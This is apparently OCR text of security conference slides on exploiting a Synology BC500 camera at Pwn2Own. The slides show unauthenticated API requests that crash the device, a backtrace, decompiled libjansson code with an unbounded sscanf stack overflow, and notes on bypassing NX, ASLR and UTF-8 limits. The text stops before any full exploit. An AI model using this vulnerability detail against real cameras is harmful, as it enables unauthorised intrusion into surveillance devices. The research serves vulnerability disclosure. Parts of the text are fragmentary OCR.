
Say Cheese!

How We Pwned Your Security Camera


Emanuele Barbeno & Yves Bieri



Pwn2Own Competition

Synology BC500

Ubiquiti AI Bullet




Pwn2Own Competition

Synology BC500

Ubiquiti AI Bullet


Pwn2Own Rules

Time



No Interaction

Unauthenticated



Updated

Categories


$ 30’000


$ 60’000



Lexmark
$ 20’000


QNAP
Synology
$ 40’000


Mi 13 Pro
xiaomi
$ 200’000

68°


$ 250’000




Pwn2Own Competition

Synology BC500

- Getting Access
- Exploration
- Analysis
- Exploit

Ubiquiti AI Bullet



Pwn2Own Competition

Synology BC500

Getting Access


Exploration


Analysis


Exploit

Ubiquiti AI Bullet

Hardware Interfaces







Pwn2Own Competition

Synology BC500


Getting Access

Exploration

Analysis

Exploit

Ubiquiti AI Bullet



Pwn2Own Competition

Synology BC500

Getting Access

Exploration

Analysis

Exploit

Ubiquiti AI Bullet

Unauthenticated APIs

Standard request:

Request

Pretty Raw Hex

```
1 PUT /syno-api/security/info/language HTTP/1.1
2 Host: 10.0.0.2
3 Content-Length: 34
4 Content-Type: application/json
5 Connection: close
6
7 "12345678901234567890123456789012"
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Cache-Control: no-cache, no-store, must-revalidate,
  private, max-age=0
3 Conten-Type: application/json
4 Content-Length: 2
5
6 OK
```

JSON request:

Request

Pretty Raw Hex

```
1 PUT /syno-api/security/info/language HTTP/1.1
2 Host: 10.0.0.2
3 Content-Length: 13
4 Content-Type: application/json
5 Connection: close
6
7 {"foo" "bar"}
```


Response

Pretty Raw Hex Render


```
1 HTTP/1.1 400 Bad Request
2 Cache-Control: no-cache, no-store, must-revalidate,
  private, max-age=0
3 Status: 400 Bad Request
4 Conten-Type: text/plain
5 Content-Length: 47
6
7 Path [security.info.language.foo] is not exist.
```


Unexpected Behavior

52-char JSON key:



48-char JSON key:





Pwn2Own Competition

Synology BC500


Getting Access

Exploration

Analysis

Exploit

Ubiquiti AI Bullet



Pwn2Own Competition

Synology BC500

Getting Access

Exploration

Analysis

Exploit

Ubiquiti AI Bullet

Crash Analysis

The crash is happening in the **libjansson** library, which is used by **synocam_param.cgi**.

```
gef> bt
#0  0x76fb8ec8 in json_object_set_new_nocheck () from target:/lib/libjansson.so.4
#1  0x76fb31a4 in ?? () from target:/lib/libjansson.so.4
Backtrace stopped: previous frame identical to this frame (corrupt stack?)
gef>
```

sscanf with fixed buffer size and no boundaries checks:

```
int parse_object(struct *lex,uint flags,undefined4 error) {
  undefined overflow1[32]; // fixed size buffer
  char overflow2[12];      // second fixed size buffer
  [CUT]
  key = (void *)lex_steal_string(lex,&n);
  [CUT]
  overflow2[0] = '\0';

  __isoc99_sscanf(key,"%s %s",overflow1,overflow2);

  [CUT]
```


This is not present in the library's source code in GitHub


d into the
bounds check

Program’s Mitigations

Mitigations in place:

```
$ checksec libjansson.so
    Arch:     arm-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
```





Library Limitations

Jansson uses UTF-8 as the character encoding. All JSON strings must be valid UTF-8 (or ASCII, as it's a subset of UTF-8). All Unicode codepoints U+0000 through U+10FFFF are allowed, but you must use length-aware functions if you wish to embed NUL bytes in strings.


Payload is limited to valid UTF-8 characters.

Issues
- NX
- ASLR
- UTF-8

UTF-8 code points can be encoded in 1-4 bytes:

First code point	Last code point	Byte 1	Byte 2	Byte 3	Byte 4
U+0000	U+007F	0xxxxxxx			
U+0080	U+07FF	110xxxxx	10xxxxxx		
U+0800	U+FFFF	1110xxxx	10xxxxxx	10xxxxxx	
U+010000	[b]U+10FFFF	11110xxx	10xxxxxx	10xxxxxx	10xxxxxx

1 byte
2 bytes
3 bytes
4 bytes



Pwn2Own Competition

Synology BC500


Getting Access

Exploration

Analysis

Exploit

Ubiquiti AI Bullet



Pwn2Own Competition

Synology BC500

Getting Access

Exploration


Analysis

Exploit

Ubiquiti AI Bullet

Stack Not Executable


“Easy” approach:




Issues

- NX
- ASLR
- UTF-8

Solution:



Address Space Layout Randomization (ASLR)



The system is configured with 8-bit ASLR:

